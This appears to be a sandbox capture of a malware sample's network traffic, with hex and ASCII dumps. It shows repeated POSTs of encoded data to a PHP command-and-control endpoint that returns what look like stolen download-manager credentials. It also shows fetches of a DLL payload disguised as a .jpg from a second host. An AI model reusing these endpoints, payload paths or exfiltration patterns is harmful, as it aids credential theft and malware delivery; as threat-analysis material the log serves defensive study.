p=gEfqzfvH6QAhY8k69IEH8aJ9aF2ltss3rxJJ3edtKfw%2BqRiGc0BlLtiL6PNkFcWkV38ABHfDZQKEIBnScN27vHmiA/HYua9rWBDpf1rpvXNCzqS6coJY8pS%2BwxHM2ihGjOzWKMunvrLa6Rx7AhCc5hd12u1K0akSYPb7WyxNiexYIxcETCGV/7neUSEJHmuOvgzhGpL2fQEoZZfGZ//4saOdX6P6X2sdW6Vj8INiNmcZSZkZ3WyH0nmBGhJruufSiMSv01XARHJJZOJqafsD/BkmLyyOxU6VWBA6mn3E4822gptZBSeOyjj0Jqw0kZzZyIP6yeCGv%2BxJx8OzCyuVPLcIA94Lhyxds9%2Bn5bS3QOcwKUvptWJHfVjZuvWFK%2BODm9yJvXahy3jPkOBkx14j25BIn2he0ecntPqPkmY0K1eEAx41KAAN8vD8eJrV0XfsmySpmFnJRuX36glBAOYowoLwyyDefQcX2gQk2/pzz/2LrOa7ePH4o/qdNzvXqzrdyBzWk41GSDwz3qpy8j9RkdWOKCaOuu/2e1s5A47ywS1/jkBfVRQRKw==
May 27, 2022 13:24:41.784784079 CEST	2817	OUT	POST /jah/inc/9f3d37faadd0a5.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0) Gecko/20100101 Firefox/98.0 Content-Type: application/x-www-form-urlencoded Host: 45.133.1.41 Content-Length: 580 Expect: 100-continue Connection: Keep-Alive Data Raw: 70 3d 67 45 66 71 7a 66 76 48 36 51 41 68 59 38 6b 36 39 49 45 48 38 61 4a 39 61 46 32 6c 74 73 73 33 72 78 4a 4a 33 65 64 74 4b 66 77 25 32 42 71 52 69 47 63 30 42 6c 4c 74 69 4c 36 50 4e 6b 46 63 57 6b 56 33 38 41 42 48 66 44 5a 51 4b 45 49 42 6e 53 63 4e 32 37 76 48 6d 69 41 2f 48 59 75 61 39 72 57 42 44 70 66 31 72 70 76 58 4e 43 7a 71 53 36 63 6f 4a 59 38 70 53 25 32 42 77 78 48 4d 32 69 68 47 6a 4f 7a 57 4b 4d 75 6e 76 72 4c 61 36 52 78 37 41 68 43 63 35 68 64 31 32 75 31 4b 30 61 6b 53 59 50 62 37 57 79 78 4e 69 65 78 59 49 78 63 45 54 43 47 56 2f 37 6e 65 55 53 45 4a 48 6d 75 4f 76 67 7a 68 47 70 4c 32 66 51 45 6f 5a 5a 66 47 5a 2f 2f 34 73 61 4f 64 58 36 50 36 58 32 73 64 57 36 56 6a 38 49 4e 69 4e 6d 63 5a 53 5a 6b 5a 33 57 79 48 30 6e 6d 42 47 68 4a 72 75 75 66 53 69 4d Data Ascii: p=gEfqzfvH6QAhY8k69IEH8aJ9aF2ltss3rxJJ3edtKfw%2BqRiGc0BlLtiL6PNkFcWkV38ABHfDZQKEIBnScN27vHmiA/HYua9rWBDpf1rpvXNCzqS6coJY8pS%2BwxHM2ihGjOzWKMunvrLa6Rx7AhCc5hd12u1K0akSYPb7WyxNiexYIxcETCGV/7neUSEJHmuOvgzhGpL2fQEoZZfGZ//4saOdX6P6X2sdW6Vj8INiNmcZSZkZ3WyH0nmBGhJruufSiM

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 13:24:43.075817108 CEST	2819	OUT	POST /jah/inc/9f3d37faadd0a5.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0) Gecko/20100101 Firefox/98.0 Content-Type: application/x-www-form-urlencoded Host: 45.133.1.41 Content-Length: 580 Expect: 100-continue Connection: Keep-Alive Data Raw: 70 3d 67 45 66 71 7a 66 76 48 36 51 41 68 59 38 6b 36 39 49 45 48 38 61 4a 39 61 46 32 6c 74 73 73 33 72 78 4a 4a 33 65 64 74 4b 66 77 25 32 42 71 52 69 47 63 30 42 6c 4c 74 69 4c 36 50 4e 6b 46 63 57 6b 56 33 38 41 42 48 66 44 5a 51 4b 45 49 42 6e 53 63 4e 32 37 76 48 6d 69 41 2f 48 59 75 61 39 72 57 42 44 70 66 31 72 70 76 58 4e 43 7a 71 53 36 63 6f 4a 59 38 70 53 25 32 42 77 78 48 4d 32 69 68 47 6a 4f 7a 57 4b 4d 75 6e 76 72 4c 61 36 52 78 37 41 68 43 63 35 68 64 31 32 75 31 4b 30 61 6b 53 59 50 62 37 57 79 78 4e 69 65 78 59 49 78 63 45 54 43 47 56 2f 37 6e 65 55 53 45 4a 48 6d 75 4f 76 67 7a 68 47 70 4c 32 66 51 45 6f 5a 5a 66 47 5a 2f 2f 34 73 61 4f 64 58 36 50 36 58 32 73 64 57 36 56 6a 38 49 4e 69 4e 6d 63 5a 53 5a 6b 5a 33 57 79 48 30 6e 6d 42 47 68 4a 72 75 75 66 53 69 4d Data Ascii: p=gEfqzfvH6QAhY8k69IEH8aJ9aF2ltss3rxJJ3edtKfw%2BqRiGc0BlLtiL6PNkFcWkV38ABHfDZQKEIBnScN27vHmiA/HYua9rWBDpf1rpvXNCzqS6coJY8pS%2BwxHM2ihGjOzWKMunvrLa6Rx7AhCc5hd12u1K0akSYPb7WyxNiexYlxcETCGV/7neUSEJHmuOvgzhGpL2fQEoZZfGZ//4saOdX6P6X2sdW6Vj8INiNmcZSZkZ3WyH0nmBGhJruufSiM
May 27, 2022 13:24:44.387973070 CEST	2820	OUT	POST /jah/inc/9f3d37faadd0a5.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0) Gecko/20100101 Firefox/98.0 Content-Type: application/x-www-form-urlencoded Host: 45.133.1.41 Content-Length: 580 Expect: 100-continue Connection: Keep-Alive Data Raw: 70 3d 67 45 66 71 7a 66 76 48 36 51 41 68 59 38 6b 36 39 49 45 48 38 61 4a 39 61 46 32 6c 74 73 73 33 72 78 4a 4a 33 65 64 74 4b 66 77 25 32 42 71 52 69 47 63 30 42 6c 4c 74 69 4c 36 50 4e 6b 46 63 57 6b 56 33 38 41 42 48 66 44 5a 51 4b 45 49 42 6e 53 63 4e 32 37 76 48 6d 69 41 2f 48 59 75 61 39 72 57 42 44 70 66 31 72 70 76 58 4e 43 7a 71 53 36 63 6f 4a 59 38 70 53 25 32 42 77 78 48 4d 32 69 68 47 6a 4f 7a 57 4b 4d 75 6e 76 72 4c 61 36 52 78 37 41 68 43 63 35 68 64 31 32 75 31 4b 30 61 6b 53 59 50 62 37 57 79 78 4e 69 65 78 59 49 78 63 45 54 43 47 56 2f 37 6e 65 55 53 45 4a 48 6d 75 4f 76 67 7a 68 47 70 4c 32 66 51 45 6f 5a 5a 66 47 5a 2f 2f 34 73 61 4f 64 58 36 50 36 58 32 73 64 57 36 56 6a 38 49 4e 69 4e 6d 63 5a 53 5a 6b 5a 33 57 79 48 30 6e 6d 42 47 68 4a 72 75 75 66 53 69 4d 53 76 30 31 58 41 52 48 4a 4a 5a 4f 4a 71 61 66 73 44 2f 42 6b 6d 4c 79 79 4f 78 55 36 56 57 42 41 36 6d 6e 33 45 34 38 32 32 67 70 74 5a 42 53 65 4f 79 6a 6a 30 4a 71 77 30 6b 5a 7a 5a 79 49 50 36 79 65 43 47 76 25 32 42 78 4a 78 38 4f 7a 43 79 75 56 50 4c 63 49 41 39 34 4c 68 79 78 64 73 39 25 32 42 6e 35 62 53 33 51 4f 63 77 4b 55 76 70 74 57 4a 48 66 56 6a 5a 75 76 57 46 4b 25 32 42 4f 44 6d 39 79 4a 76 58 61 68 79 33 6a 50 6b 4f 42 6b 78 31 34 6a 32 35 42 49 6e 32 68 65 30 65 63 6e 74 50 71 50 6b 6d 59 30 4b 31 65 45 41 78 34 31 4b 41 41 4e 38 76 44 38 65 4a 72 56 30 58 66 73 6d 79 53 70 6d 46 6e 4a 52 75 58 33 36 67 6c 42 41 4f 59 6f 77 6f 4c 77 79 79 44 65 66 51 63 58 32 67 51 6b 32 2f 70 7a 7a 2f 32 4c 72 4f 61 37 65 50 48 34 6f 2f 71 64 4e 7a 76 58 71 7a 72 64 79 42 7a 57 6b 34 31 47 53 44 77 7a 33 71 70 79 38 6a 39 52 6b 64 57 4f 4b 43 61 4f 75 75 2f 32 65 31 73 35 41 34 37 79 77 53 31 2f 6a 6b 42 66 56 52 51 52 4b 77 3d 3d Data Ascii: p=gEfqzfvH6QAhY8k69IEH8aJ9aF2ltss3rxJJ3edtKfw%2BqRiGc0BlLtiL6PNkFcWkV38ABHfDZQKEIBnScN27vHmiA/HYua9rWBDpf1rpvXNCzqS6coJY8pS%2BwxHM2ihGjOzWKMunvrLa6Rx7AhCc5hd12u1K0akSYPb7WyxNiexYlxcETCGV/7neUSEJHmuOvgzhGpL2fQEoZZfGZ//4saOdX6P6X2sdW6Vj8INiNmcZSZkZ3WyH0nmBGhJruufSiMSv01XARHJJZOJqafsD/BkmLyyOxU6VWBA6mn3E4822gptZBSeOyjj0Jqw0kZzZyIP6yeCGv%2BxJx8OzCyuVPLcIA94Lhyxds9%2Bn5bS3QOcwKUvptWJHfVjZuvWFK%2BODm9yJvXahy3jPkOBkx14j25BIn2he0ecntPqPkmY0K1eEAx41KAAN8vD8eJrV0XfsmySpmFnJRuX36glBAOYowoLwyyDefQcX2gQk2/pzz/2LrOa7ePH4o/qdNzvXqzrdyBzWk41GSDwz3qpy8j9RkdWOKCaOuu/2e1s5A47ywS1/jkBfVRQRKw==
May 27, 2022 13:24:46.794493914 CEST	2821	OUT	POST /jah/inc/9f3d37faadd0a5.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0) Gecko/20100101 Firefox/98.0 Content-Type: application/x-www-form-urlencoded Host: 45.133.1.41 Content-Length: 580 Expect: 100-continue Connection: Keep-Alive Data Raw: 70 3d 67 45 66 71 7a 66 76 48 36 51 41 68 59 38 6b 36 39 49 45 48 38 61 4a 39 61 46 32 6c 74 73 73 33 72 78 4a 4a 33 65 64 74 4b 66 77 25 32 42 71 52 69 47 63 30 42 6c 4c 74 69 4c 36 50 4e 6b 46 63 57 6b 56 33 38 41 42 48 66 44 5a 51 4b 45 49 42 6e 53 63 4e 32 37 76 48 6d 69 41 2f 48 59 75 61 39 72 57 42 44 70 66 31 72 70 76 58 4e 43 7a 71 53 36 63 6f 4a 59 38 70 53 25 32 42 77 78 48 4d 32 69 68 47 6a 4f 7a 57 4b 4d 75 6e 76 72 4c 61 36 52 78 37 41 68 43 63 35 68 64 31 32 75 31 4b 30 61 6b 53 59 50 62 37 57 79 78 4e 69 65 78 59 49 78 63 45 54 43 47 56 2f 37 6e 65 55 53 45 4a 48 6d 75 4f 76 67 7a 68 47 70 4c 32 66 51 45 6f 5a 5a 66 47 5a 2f 2f 34 73 61 4f 64 58 36 50 36 58 32 73 64 57 36 56 6a 38 49 4e 69 4e 6d 63 5a 53 5a 6b 5a 33 57 79 48 30 6e 6d 42 47 68 4a 72 75 75 66 53 69 4d 53 76 30 31 58 41 52 48 4a 4a 5a 4f 4a 71 61 66 73 44 2f 42 6b 6d 4c 79 79 4f 78 55 36 56 57 42 41 36 6d 6e 33 45 34 38 32 32 67 70 74 5a 42 53 65 4f 79 6a 6a 30 4a 71 77 30 6b 5a 7a 5a 79 49 50 36 79 65 43 47 76 25 32 42 78 4a 78 38 4f 7a 43 79 75 56 50 4c 63 49 41 39 34 4c 68 79 78 64 73 39 25 32 42 6e 35 62 53 33 51 4f 63 77 4b 55 76 70 74 57 4a 48 66 56 6a 5a 75 76 57 46 4b 25 32 42 4f 44 6d 39 79 4a 76 58 61 68 79 33 6a 50 6b 4f 42 6b 78 31 34 6a 32 35 42 49 6e 32 68 65 30 65 63 6e 74 50 71 50 6b 6d 59 30 4b 31 65 45 41 78 34 31 4b 41 41 4e 38 76 44 38 65 4a 72 56 30 58 66 73 6d 79 53 70 6d 46 6e 4a 52 75 58 33 36 67 6c 42 41 4f 59 6f 77 6f 4c 77 79 79 44 65 66 51 63 58 32 67 51 6b 32 2f 70 7a 7a 2f 32 4c 72 4f 61 37 65 50 48 34 6f 2f 71 64 4e 7a 76 58 71 7a 72 64 79 42 7a 57 6b 34 31 47 53 44 77 7a 33 71 70 79 38 6a 39 52 6b 64 57 4f 4b 43 61 4f 75 75 2f 32 65 31 73 35 41 34 37 79 77 53 31 2f 6a 6b 42 66 56 52 51 52 4b 77 3d 3d Data Ascii: p=gEfqzfvH6QAhY8k69IEH8aJ9aF2ltss3rxJJ3edtKfw%2BqRiGc0BlLtiL6PNkFcWkV38ABHfDZQKEIBnScN27vHmiA/HYua9rWBDpf1rpvXNCzqS6coJY8pS%2BwxHM2ihGjOzWKMunvrLa6Rx7AhCc5hd12u1K0akSYPb7WyxNiexYlxcETCGV/7neUSEJHmuOvgzhGpL2fQEoZZfGZ//4saOdX6P6X2sdW6Vj8INiNmcZSZkZ3WyH0nmBGhJruufSiMSv01XARHJJZOJqafsD/BkmLyyOxU6VWBA6mn3E4822gptZBSeOyjj0Jqw0kZzZyIP6yeCGv%2BxJx8OzCyuVPLcIA94Lhyxds9%2Bn5bS3QOcwKUvptWJHfVjZuvWFK%2BODm9yJvXahy3jPkOBkx14j25BIn2he0ecntPqPkmY0K1eEAx41KAAN8vD8eJrV0XfsmySpmFnJRuX36glBAOYowoLwyyDefQcX2gQk2/pzz/2LrOa7ePH4o/qdNzvXqzrdyBzWk41GSDwz3qpy8j9RkdWOKCaOuu/2e1s5A47ywS1/jkBfVRQRKw==
May 27, 2022 13:24:46.823904991 CEST	2821	IN	HTTP/1.1 100 Continue

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 13:24:46.858236074 CEST	2822	IN	HTTP/1.1 200 OK Date: Fri, 27 May 2022 11:24:46 GMT Server: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2 X-Powered-By: PHP/8.1.2 Content-Length: 538 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html; charset=UTF-8 Data Raw: 5b 5b 22 49 6e 74 65 72 6e 65 74 20 44 6f 77 6e 6c 6f 61 64 20 4d 61 6e 61 67 65 72 22 2c 22 68 74 74 70 73 3a 2f 2f 67 71 62 6d 77 73 77 42 61 79 2e 6f 72 67 22 2c 22 54 57 44 33 51 22 2c 22 4b 73 78 30 6c 5a 64 46 6b 79 57 74 41 62 76 22 5d 2c 5b 22 4a 44 6f 77 6e 6c 6f 61 64 65 72 22 2c 22 0a 70 4f 69 46 48 78 6a 6f 68 70 6a 64 65 73 45 2e 22 2c 22 25 30 41 54 43 56 65 42 46 48 68 79 6f 54 37 38 42 58 22 2c 22 25 30 41 68 68 31 39 7a 38 76 67 71 36 44 36 22 5d 5d 3c 62 72 20 2f 3e 0a 3c 62 3e 46 61 74 61 6c 20 65 72 72 6f 72 3c 2f 62 3e 3a 20 20 55 6e 63 61 75 67 68 74 20 54 79 70 65 45 72 72 6f 72 3a 20 73 69 7a 65 6f 66 28 29 3a 20 41 72 67 75 6d 65 6e 74 20 23 31 20 28 24 76 61 6c 75 65 29 20 6d 75 73 74 20 62 65 20 6f 66 20 74 79 70 65 20 43 6f 75 6e 74 61 62 6c 65 7c 61 72 72 61 79 2c 20 6e 75 6c 6c 2 0 67 69 76 65 6e 20 69 6e 20 43 3a 5c 78 61 6d 70 70 5c 68 74 64 6f 63 73 5c 6a 61 68 5c 69 6e 63 5c 39 66 33 64 33 37 66 61 61 64 64 30 61 35 2e 70 68 70 28 31 32 29 20 3a 20 65 76 61 6c 28 29 27 64 20 63 6f 64 65 3a 31 32 37 0a 53 74 61 63 6b 20 74 72 61 63 65 3a 0a 23 30 20 43 3a 5c 78 61 6d 70 70 5c 68 74 64 6f 63 73 5c 6a 61 68 5c 69 6e 63 5c 39 66 33 64 33 37 66 61 61 64 64 30 61 35 2e 70 68 70 28 31 32 29 3a 20 65 76 61 6c 28 29 0a 23 31 20 7b 6d 61 69 6e 7d 0a 20 20 74 68 72 6f 77 6e 20 69 6e 20 3c 62 3e 43 3a 5c 78 61 6d 70 70 5c 68 74 64 6f 63 73 5c 6a 61 68 5c 69 6e 63 5c 39 66 33 64 33 37 66 61 61 64 64 30 61 35 2e 70 68 70 28 31 32 29 20 3a 20 65 76 61 6c 28 29 27 64 20 63 6f 64 65 3c 2f 62 3e 20 6f 6e 20 6c 69 6e 65 20 3c 62 3e 31 32 37 3c 2f 62 3e 3c 62 72 20 2f 3e 0a Data Ascii: [["Internet Download Manager","https://gqbmwswBay.org","TWD3Q","Ksx0lZdFkyWtAbv"],["JDownloader"," pOiFHxjohpjdesE.","%0ATCVeBFHhyoT78BX","%0Ahh19z8vgq6D6"]] Fatal error: Uncaught TypeError: sizeof(): Argument #1 ($value) must be of type Countable|array, null given in C:\xampp\htdocs\jah\inc\9f3d37faadd0a 5.php(12) : eval()'d code:127Stack trace:#0 C:\xampp\htdocs\jah\inc\9f3d37faadd0a5.php(12): eval()#1 {main} thrown in C:\xampp\htdocs\jah\inc\9f3d37faadd0a5.php(12) : eval()'d code on line 127

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.3	49766	3.124.188.36	80	C:\Users\user\Desktop\TM57812337.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 13:25:07.308217049 CEST	2860	OUT	GET /bay/loader/uploads/flip_Jozgxzue.jpg HTTP/1.1 Host: 3.124.188.36 Connection: Keep-Alive
May 27, 2022 13:25:07.328202963 CEST	2861	IN	HTTP/1.1 200 OK Date: Fri, 27 May 2022 11:25:07 GMT Server: Apache/2.4.38 (Win64) OpenSSL/1.0.2q PHP/5.6.40 Last-Modified: Wed, 25 May 2022 23:04:39 GMT ETag: "68a00-5dfde1908ab1e" Accept-Ranges: bytes Content-Length: 428544 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: image/jpeg Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 31 06 00 00 00 0c 00 06 a0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 39 00 32 00 37 00 33 00 2e 00 31 00 38 00 31 00 38 00 2e 00 30 00 2e 00 31 00 00 00 6e 00 6f 00 69 00 73 00 72 00 65 00 56 00 20 00 79 00 6c 00 62 00 6d 00 65 00 73 00 73 00 41 00 01 00 0e 00 44 00 00 00 39 00 32 00 37 00 33 00 2e 00 31 00 38 00 31 00 38 00 2e 00 30 00 2e 00 31 00 00 00 6e 00 6f 00 69 00 73 00 72 00 65 00 56 00 74 00 63 00 75 00 64 00 6f 00 72 00 50 00 01 00 0e 00 40 00 00 00 00 00 00 00 00 00 65 00 6d 00 61 00 4e 00 74 00 63 00 75 00 64 00 6f 00 72 00 50 00 01 00 01 00 22 00 00 00 00 00 6c 00 6c 00 64 00 2e 00 72 00 73 00 70 00 7a 00 71 00 73 00 78 00 64 00 72 00 61 00 7a 00 63 00 62 00 67 00 77 00 4d 00 00 00 65 00 6d 00 61 00 6e 00 65 00 6c 00 69 00 46 00 6c 00 61 00 6e 00 69 00 67 00 69 00 72 00 4f 00 01 00 15 00 52 00 00 00 00 00 00 00 00 00 73 00 6b 00 72 00 61 00 6d 00 65 00 64 00 61 00 72 00 54 00 6c 00 61 00 67 00 65 00 4c 00 01 00 01 00 2a 00 00 00 00 00 00 00 74 00 68 00 67 00 69 00 72 00 79 00 70 00 6f 00 43 00 6c 00 61 00 67 00 65 00 4c 00 01 00 01 00 26 00 00 00 00 00 6c 00 6c 00 64 00 2e 00 72 00 73 00 70 00 7a 00 71 00 73 00 78 00 64 00 72 00 61 00 7a Data Ascii: 19273.1818.0.1noisreV ylbmessAD9273.1818.0.1noisreVtcudorP@emaNtcudorP"lld.rspzqsxdrazcb gwMemaneliFlanigirORskramedarTlageL*thgirypoClageL&lld.rspzqsxdraz

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.3	49767	3.124.188.36	80	C:\Users\user\Desktop\TM57812337.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 13:25:16.748927116 CEST	3306	OUT	GET /bay/loader/uploads/flip_Jozgxzue.jpg HTTP/1.1 Host: 3.124.188.36 Connection: Keep-Alive
May 27, 2022 13:25:16.769011974 CEST	3307	IN	HTTP/1.1 200 OK Date: Fri, 27 May 2022 11:25:16 GMT Server: Apache/2.4.38 (Win64) OpenSSL/1.0.2q PHP/5.6.40 Last-Modified: Wed, 25 May 2022 23:04:39 GMT ETag: "68a00-5dfde1908ab1e" Accept-Ranges: bytes Content-Length: 428544 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: image/jpeg Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 31 06 00 00 00 0c 00 06 a0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 39 00 32 00 37 00 33 00 2e 00 31 00 38 00 31 00 38 00 2e 00 30 00 2e 00 31 00 00 00 6e 00 6f 00 69 00 73 00 72 00 65 00 56 00 20 00 79 00 6c 00 62 00 6d 00 65 00 73 00 73 00 41 00 01 00 0e 00 44 00 00 00 39 00 32 00 37 00 33 00 2e 00 31 00 38 00 31 00 38 00 2e 00 30 00 2e 00 31 00 00 00 6e 00 6f 00 69 00 73 00 72 00 65 00 56 00 74 00 63 00 75 00 64 00 6f 00 72 00 50 00 01 00 0e 00 40 00 00 00 00 00 00 00 00 00 00 65 00 6d 00 61 00 4e 00 74 00 63 00 75 00 64 00 6f 00 72 00 50 00 01 00 01 00 22 00 00 00 00 00 6c 00 6c 00 64 00 2e 00 72 00 73 00 70 00 7a 00 71 00 73 00 78 00 64 00 72 00 61 00 7a 00 63 00 62 00 67 00 77 00 4d 00 00 00 65 00 6d 00 61 00 6e 00 65 00 6c 00 69 00 46 00 6c 00 61 00 6e 00 69 00 67 00 69 00 72 00 4f 00 01 00 15 00 52 00 00 00 00 00 00 00 00 00 73 00 6b 00 72 00 61 00 6d 00 65 00 64 00 61 00 72 00 54 00 6c 00 61 00 67 00 65 00 4c 00 01 00 01 00 2a 00 00 00 00 00 00 00 74 00 68 00 67 00 69 00 72 00 79 00 70 00 6f 00 43 00 6c 00 61 00 67 00 65 00 4c 00 01 00 01 00 26 00 00 00 00 00 6c 00 6c 00 64 00 2e 00 72 00 73 00 70 00 7a 00 71 00 73 00 78 00 64 00 72 00 61 00 7a Data Ascii: 19273.1818.0.1noisreV ylbmessAD9273.1818.0.1noisreVtcudorP@emaNtcudorP"lld.rspzqsxdrazcb gwMemaneliFlanigirORskramedarTlageL*thgirypoClageL&lld.rspzqsxdraz


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.3	49768	45.133.1.41	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 13:25:27.451658010 CEST	3752	OUT	POST /jah/inc/9f3d37faadd0a5.php HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0) Gecko/20100101 Firefox/98.0 Content-Type: application/x-www-form-urlencoded Host: 45.133.1.41 Content-Length: 580 Expect: 100-continue Connection: Keep-Alive
May 27, 2022 13:25:27.479573965 CEST	3752	IN	HTTP/1.1 100 Continue

Timestamp	kBytes transferred	Direction	Data
